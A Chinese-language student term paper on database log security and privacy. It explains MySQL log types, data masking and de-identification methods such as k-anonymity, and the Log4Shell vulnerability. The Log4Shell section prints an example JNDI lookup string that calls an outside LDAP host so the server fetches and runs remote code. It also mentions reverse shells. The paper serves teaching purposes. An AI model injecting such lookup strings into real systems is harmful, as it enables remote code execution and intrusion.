資料庫安全實務期末報告
主題: 資料庫中的 LOG 日誌安全疑慮與隱私保護

作者:黃定弘
班級:資財三甲
學號:110AB0029

一、動機說明

在聽完老師講解關於隱私保護，該如何用 ARX 這個程式去做到以及一些 LOG 日誌該如何操作、其所紀錄的內容等，因此產生了一些對於此類議題的好奇心，總感覺這類資料庫攻擊或是防護都是有待未來科技以更有效、更便利的方式來去做到，於是定下了這個主題。

二、LOG 日誌的功能與重要性

LOG 日誌在系統中扮演著紀錄者的角色，就像一場會議中的紀錄一樣，要把會議中所有重點都記錄下來，但 LOG 日誌不只是把重點條列出來甚至是把什麼時間做了什麼事都詳細的寫了下來。

因此有經驗的管理者其實在出問題時都會直接去查看系統日誌去判斷事件起因是什麼，因此了解資料庫所提供的日誌機制，對一個資料庫管理者在日常維運上是有相當大的幫助。

基本功能介紹

基本功能一:

操作追蹤-詳細記錄每一次對資料庫的操作，其中包含查詢、更新、插入和刪除等，使系統管理員能分析使用者的操作，來提供更符合使用者需求的服務。


基本功能二:

故障排除-因為詳細記錄了各種對資料庫的操作，這讓管理者能夠在錯誤出現時，立刻定位到錯誤出現的地方，提高系統的可用性與可靠性。

基本功能三:

合規要求-現在隨著科技不斷發展，法律要求也是為了跟上腳步也持續增加法規中，確保大眾不會因法律漏洞而遭到損害，因此科技業也為了要合乎法規必須時刻注意，LOG 日誌即可幫助管理者確認資料庫是否有合規，這對使用者之隱私保護也是至關重要。

MySQL 的 LOG 日誌分成四個種類



(圖一)LOG 種類

1.錯誤日誌:紀錄 MySQL 操作過程中，出現嚴重錯誤導致伺服器停止服務之事件，就會存在這個日誌裡，之後再發生事件即可查看並判斷可能原因。

2.二進位日誌:紀錄 MySQL 操作過程中，所有的更動動作(修改、新增與刪除等等)，其中又分成三種形式來去紀錄:

(1)Statement:僅紀錄被更動的資料，假設總共一萬筆資料，只更動了50筆，就只記錄那50筆，優點是節省儲存空間，可以讓效能變好。

(2)Row:透過”update worker set name='abc'”這個指令更新整個資料庫，藉此紀錄每一筆紀錄變動，優點是可詳細記錄，但可能也因此而拖垮系統效能。

(3)Mixed:混合以上兩種模式，一般情況下用 statement，若有遇到特殊情況則採 Row 的形式。

```
mysql> update iislog set logfilename='c:\iislog\u_ex151008-1.log';
Query OK, 6287 rows affected (0.08 sec)
Rows matched: 6287  Changed: 6287  Warnings: 0
```

(圖二)Row 模式之更新指令範例

3.查詢日誌:上述的日誌並未包含查詢動作，想查看大量查詢紀錄就必須使用查詢日誌的功能，但也會因此而拖垮系統效能，是以純文字的方式記錄，可以簡易的查詢。

```
[root@dungeon ~]# cat /tmp/mysqld-gen.log
/usr/local/mysql5/libexec/mysqld, Version:            (Source distribution). sta
rted with:
Tcp port: 0  Unix socket: /tmp/mysql.sock
Time                 Id Command    Argument
151105 10:42:34    1 Connect    root@localhost on
                   1 Query      select @@version_comment limit 1
151105 10:42:44    1 Query      SELECT DATABASE()
                   1 Init DB    logdb
                   1 Query      show databases
                   1 Query      show tables
                   1 Field List        iislog
151105 10:42:50    1 Query      select * from iislog
151105 10:42:52    1 Quit
```

(圖三)查詢日誌範例

4.慢查詢日誌: 由於不適當的 SQL 指令往往會造成資料庫效能低下，因為大量的資源都用來處理這些不適當的 SQL 指令，在這種情況下，可利用啟動「慢查詢日誌」記錄功能，來追蹤是否有超出所設定執行時間的 SQL 指令，藉此找出執行時間過長的 SQL 指令。

三、LOG 日誌的安全疑慮

LOG 日誌這種什麼都記錄的方式，很容易在不知不覺中洩漏了一些重要資訊，像是可能可以從你在資料庫中的查詢紀錄，找出你的帳號以及密碼，或是其他的個人隱私機密，像是有一次老師讓我們在課堂中做的一次實作，老師讓我們使用一個虛擬主機 Vm ubuntu 來去打開一個 MySOL，我們再從系統端抓取虛擬主機端的資料庫資訊，來去破解其 MySQL 的帳密，老師說這只有在沒有太多資安防護、帳號密碼簡單之下才能這樣做，所以在 LOG 日誌裡如果沒有一些遮罩或是安全保護機制，是真的會洩漏很多資訊的，除了這些 LOG 日誌在管理與維護時也會面臨很多挑戰。

LOG 日誌管理會遇到的挑戰

挑戰一:

資料量-LOG 日誌檔案會存取大量資料，如果沒有設置適當的程序，您最終可能會得到大量日誌，需要手動分析才能真正有用。

挑戰二:

格式不統一-不同的種類的日誌所產生的檔案資料格式有可能不一樣，例如:結構化、辦結構化或非結構化，而開發人員若要分析就必須逐一剖析，這樣缺少統一標準會使分析變得更加複雜。

挑戰三:

處理速度-就像上面所述，大量資料加上格式不一樣，這樣就會導致日誌管理時間增加，進而影響管理人員採取行動。


既然 LOG 日誌如此重要自然需要一些保護機制，畢竟涉及個人隱私所以底下先來講解關於隱私保護相關的事情。

四、隱私保護

隱私保護是關於資料庫安全的重要議題，當大部分的機密資料集中儲存在資料庫中，使得資料庫日漸成為主要的攻擊目標，SQL 隱碼攻擊的惡意攻擊次數年年激增，且排名居高不下，像是之前就有幾間公司被爆出有個資外洩問題或是服務突然中斷以及資料庫被損毀等事件，像是 Epic Games 之前就有發生一些關於竊取其他平台之個資的隱私權爭議。

爭議起源於一位網友爆出 Epic Games 的啟動軟體會未經玩家同意便掃描玩家的電腦，如果發現 Steam 軟體(知名遊戲平台)，會讀取其中的個資包括遊戲存檔、遊戲時間、好友列表打包成一個加密檔案，再回傳 Epic Games 的伺服器做分析，雖然 Epic Games 有做出回應說只是要匯入 Steams 的好友列表，並且掃描也是為了不讓系統更新影響到遊戲進行，但被爆出這種竊取個資的行為，還是讓這個平台被冠上賣個資的標籤，綜觀整體事件，其實後續也沒能證實 Epic Games 有實際竊取資料，但是當初很多新聞都在報他們的這個事件，導致公司本身也被貼上不好的標籤，平台被玩家抵制。

根據這個爭議就可以看出隱私保護對於公司來說是必須努力去做好的，要做到隱私保護有兩種技術，一種是資料遮罩，一種是去識別化



(圖四)資料保護技術

資料遮罩

資料遮罩是透過更改原始資料之字母或數字，建造一個偽造版本的隱私資訊，一旦被遮罩就很難去讀取並分析原始資料，也無法執行逆向工程或追蹤來得到原資訊。

1.抑制:把非常敏感的資料以標籤替換掉或是去掉部分或整個敏感資料，例如:留手機號碼後三碼及身分證字號後六碼，甚至直接刪除這個欄位。

2.資料記號化:將敏感資料替換成另外的同性質代碼(Token)，最常見的就是姓名欄被變為”黃 O 弘”這樣，或是”4792 xxxx xxxx 2231”，也有可能是隨意替換成其他字母跟數字，來去替代真實資料。

3.擬匿名化:有點像是取了一個藝名或是筆名來代替原始資料，像是一般註冊帳號時，有個暱稱那般。

雖然資料遮罩可以保護個人隱私，但是一旦經過資料遮罩，就很難進行分析利用，會有一些問題。

挑戰

屬性保存:

在進行研究和分析時，保留特定資料類型的原始資料屬性至關重要。確保資料遮罩工具能夠保留原始資料類型或保持相關資料類型，以防止在模糊處理中改變客戶資料，從而影響分析結果。有些資料遮罩程序可能在保留屬性的過程中面臨挑戰，特別是在採用隨機化或字符化等技術的情況下。

語義完整性:

生成的偽造值必須遵守與不同資料類型相關的商業規則和條件約束。例如，薪資必須在特定範圍內，國家識別碼必須遵循預定的格式。維持語義完整性雖然具有挑戰性，但這能確保被遮罩的資料保持有意義和真實性。

資料不重複性:

在需要保持原始資料不重複性的情況下（例如員工 ID 號碼），資料遮罩技術必須能提供不重複的值以替代原始資料。缺乏索引鍵欄位的不重複性可能導致潛在的衝突。

與現有工作流程整合:

融入資料遮罩至現有工作流程可能是一項極具挑戰性的任務，尤其是在實施初期。員工需要適應新的程序和技術，可能會面臨不便之處。為確保整合順利並將中斷降至最低，組織應注重仔細規劃、與利益相關方的協作，以及解決使用者的疑慮。

去識別化

資料去識別化主要是透過泛化、取樣、抑制和雜訊來達到兼具隱私性的同時，也沒有失去資料可用性，這樣才能有效的利用資料。

1.泛化: 意思是我們把原始資料改變更廣泛的範圍來表示，例如: 440=400~500，為了講解以下3個技術這裡使用我在期中所設計之資料庫作為範例。

學號	姓名	年齡	教育程度	學校名稱	學雜費優惠
110AB0029	黃定弘	20	大學	台北科技大學	1500
70112	鍾品味	19	大學	台中科技大學	1500
111AB0029	魏藝術	13	國中	武漢國中	2000
80134	涼椅慈	14	國中	龍潭國中	2000
90123	陳彥均	16	高中	中壢高商	3000
90122	廖梓鈞	17	高中	中壢高中	3000

(表一)期中報告之學生紀錄表-資料庫範例

泛化技術1-K 匿名:

這個技術主要是要先決定 K 值，(表一)中學號與姓名可以直接識別出一個個體的資料，是否有學雜費優惠與學校名稱算是敏感資料，就是需要保護之資料，而剩下來的{年齡}、{教育程度}，如果合併起來看的話也可以辨識出一個個體，最常見的 K 值是2，也就是在經過2-匿名後，這兩行的資料的值組合要至少出現2次。

學號	姓名	年齡	教育程度	學校名稱	學雜費優惠
110AB****	黃*弘	15-20歲	大學	**科技大學	1500
701**	鍾*味	15-20歲	大學	**科技大學	1500
111AB****	魏*術	11-15歲	國中	**國中	2000
801**	涼*慈	11-15歲	國中	**國中	2000
901**	陳*均	5-10歲	國小	**國小	3000
901**	廖*鈞	5-10歲	國小	**國小	3000

(表二)K 匿名化後的結果

經過 K 匿名化後還是有可能會受到其他的惡意攻擊，像是同質性攻擊與知識背景攻擊。

同質性攻擊是敏感資料裡 K 條紀錄都是同一值，像是(表一)裡的學雜費優惠資訊，在經 K 匿名後1、2和3、4和5、6這3組資料內的敏感資訊之值都相同，攻擊者依然可以透過合併{年齡}、{教育程度}來識別個體並取出敏感資料。

知識背景攻擊是如果攻擊者對於敏感資料有研究的話，依舊可以利用合併之資料推斷出個體，依(表一)為例，如果攻擊者知道可能學雜費優惠的多少會依教育程度而改變且多到少為高中->國中->大學，攻擊者即可從{年齡}、{教育程度}兩欄位判斷個體。

泛化技術2-L 多樣性:

為了防止上述之攻擊，L 多樣性就是要把敏感資料中會遭受到同質性攻擊的資料以一個偽造之資料來讓其出現不同，或是更改成其他依一樣可以代表同個意思的詞，這裡示範前者。

學號	姓名	年齡	教育程度	學校名稱	學雜費優惠
110AB****	黃*弘	15-20歲	大學	**科技大學	1500
701**	鍾*味	15-20歲	大學	**科技大學	1500
111AB****	魏*術	11-15歲	國中	**國中	2000
801**	涼*慈	11-15歲	國中	**國中	2000
901**	陳*均	5-10歲	國小	**國小	3000
901**	廖*鈞	5-10歲	國小	**國小	3000
108AB****	黃*芊	15-20歲	大學	**大學	3000
801**	夏*儀	11-15歲	國中	**國中	1500
901**	余*恩	5-10歲	國小	**國小	2000

(表三)L-多樣性範例

經過 L-多樣性後雖防禦了同質性攻擊，但是還是會遭受到偏斜性攻擊與相似性攻擊。

偏斜性攻擊是假設敏感資料中資料類型只有固定3種，例如(表一)中的學雜費優惠，當更改的值與其他原來相同的值差異性過大，還是有可能識別的出個體，像是大學的學雜費優惠中3000與1500差距過大，導致可以判斷下面那個可能是離群值，或是偽造值。

相似性攻擊是即使透過替換話語述說類似的詞彙，敏感資料中的詞彙雖然不同但語意相近就透露出了特定個體。

Zip code	Age	Sex	Disease	Salary
554**	3*	F	Cancer	3K
554**	3*	F	Kidney Disease	4K
*	*	*	*	*
550**	2*	M	Heart Disease	7K
550**	2*	M	Heart Disease	8k
550**	2*	M	Blood Diseases	9K

意義相近，透露出低薪語意

30

(圖五)i 學園簡報中相似性攻擊的範例

泛化技術3-T 相似性

為了讓每個敏感資料分布情形不會差距，透過計算出一個 Earth Mover’s Distance(EMD)來量化分布情形。

2.取樣:只取母體數據中的一些資料來做分析，藉由分析結果發掘出實用資訊

3.抑制:這裡的抑制是只刪除單一資料，通常是指限制數據中的某些特定細節，跟上面資料遮罩中的抑制有所區別

4.雜訊: 將一些不確定性或隨機性引入資料中的一種技術。這種方式的目的是為了增加數據的不確定性，使得單一資料點難以準確地被識別。資料雜訊的引入可以是隨機的，也可以根據某種分佈或模型進行操作。

五、隱私保護與 LOG 日誌之案例分析

在介紹完隱私保護與 LOG 日誌的基本功能後，就可以來分享一下它們在現實生活中實際有發生過的一次事件稱為{Log4j 資安核彈級漏洞}，主要是 Apache 中的 Log4j 出現一些瑕疵，名稱是編號{CVE-2021-44228}，俗稱是 Log4Shell。

講解事件前的介紹

Apache 軟體基金會底下有個管理 LOG 的程式叫做 Log4j，其作用是記錄有助於穩定應用程式運行的資料，監控正在發生的事情，並在發生錯誤時幫助調節過程，Log4j 可查詢的內容包括 jndi、sys、env、java、lower、upper，且 log4j 組件的設計使得日誌語句可以保留在輸出的程式碼中，而不會產生過高的性能成本。

事件起因

Log4Shell（編號 CVE-2021-44228）就是通過濫用 Log4j 中的一項功能來運作，該功能允許用戶指定自定義代碼來格式化日誌的紀錄，這讓其可以記錄用戶之真實姓名與用戶名作為連結，還允許第三方伺服器提交可以在目標主機上執行各種操作的軟體程式碼，例如: ${ Shutdown }，系統就會真的關機，因此馬上就有人開始嘗試其他指令，很多惡意操作都可以是實際執行，像是:竊取機密資料、控制系統或是干擾伺服器等等。

攻擊方式

只要 Log4j 在記錄到特定格式時會執行相對應的程式碼，假設 Log4j 使用 Java 命名和目錄接口 JNDI 進行搜索，Log4j 紀錄的特定格式是長這樣，${jndi:ldap://hicloud.com.tw/joke}，可能會發現後面有點像網址，所以可以理解成，Log4j 是進到網址裡並下載網址裡之程式碼然後執行，因此當 Log4j 紀錄了使用者登入失敗時所輸入的帳號，就可以在 Log4j 中輸入${jndi:Log4j 所記錄之帳號網址}，觸發漏洞並執行準備好的程式碼，除此之外，Log4j 還可以創建一個反向 shell，允許攻擊伺服器遠端控制目標伺服器，或者它們可以使目標伺服器成為殭屍網路的一部分，殭屍網路可以使用多台被劫持的主機或 IOT 設備替駭客執行攻擊。

誰受影響?

Log4Shell 危害大，範圍廣，短時間難以徹底解決，被業內人士稱為「無處不在的[零日（0day）漏洞」。 根據資安廠商 Check Point 在2021年12月中發布的觀察分析結果來看，已出現大量尋找具有 Log4Shell 漏洞的系統的存取活動，累積次數超過430萬，而縱觀全球各地的企業內部網路環境當中，已有超過48%的比例，出現試圖濫用這個漏洞的行為。

最後如何解決

最後瑞士 CERT 發表了一篇文章來去教大眾該如何去預防此次事件，萬幸是這個漏洞

最後還是有被修補。

這次事件對 Log 日誌管理和隱私保護產生了以下主要影響：

1.安全漏洞： Log4Shell 揭示了日誌管理系統中的一個重大安全漏洞。攻擊者可以利用這一漏洞，通過精心設計的日誌消息，實現對系統的遠程代碼執行，對整個應用程序和系統造成嚴重風險。

2.隱私保護： 攻擊者利用 Log4Shell 漏洞可能訪問或操縱包含敏感信息的日誌，進而侵犯用戶隱私。這凸顯了日誌管理系統中敏感數據的隱私風險，強調了保護日誌中敏感信息的重要性。

3.應急應對： 組織需要立即應對這一漏洞，包括更新 Log4j 庫至修復版本，監控安全日誌以檢測潛在的攻擊，以及修補可能受影響的應用程序和系統。這需要迅速的應急應對和升級。

總體而言，Log4Shell 事件強調了在日誌管理和隱私保護中確保安全性的迫切需要。它提醒組織定期審查和更新使用的第三方庫，以及加強對於日誌中敏感信息的保護和監控機制，以應對潛在的安全威脅。

六、結論

在深入了解 LOG 日誌功能與隱私保護技術後，我認為 LOG 日誌的管理對於資料庫安全是非常重要的，個人隱私一直是大眾都很注重的議題，而現代資料庫又或是其他系統幾乎都需要靠 LOG 日誌來去維護其系統，不免讓人感到擔心，生怕有些許機密資料被竊取，因此在保護個人資料與持續使用 LOG 日誌去管理資料庫這中間要達成平衡。

七、心得

這次報告我真的花了很多時間在理解 LOG 日誌，同時也很難以相信 LOG 日誌竟還會發生像上述所提到之事件，總覺得要防禦這些漏洞真的會很辛苦，總覺得心裡對於資安人都多了一份敬佩。

八、資料來源

1.https://www.netadmin.com.tw/netadmin/zh-tw/technology/BB40A3DA009A43F780864702D13C42FE?page=2
2.https://aws.amazon.com/tw/what-is/log-files/
3.https://zh.wikipedia.org/zh-tw/K-%E5%8C%BF%E5%90%8D%E6%80%A7
4. https://infosecdecompress.com/posts/ep9-how-to-handle-your-privacy
5. https://www.hiyun.com.tw/news/blog/log4j
6.https://docs.aws.amazon.com/zh_tw/AmazonCloudWatch/latest/logs/mask-sensitive-log-data.html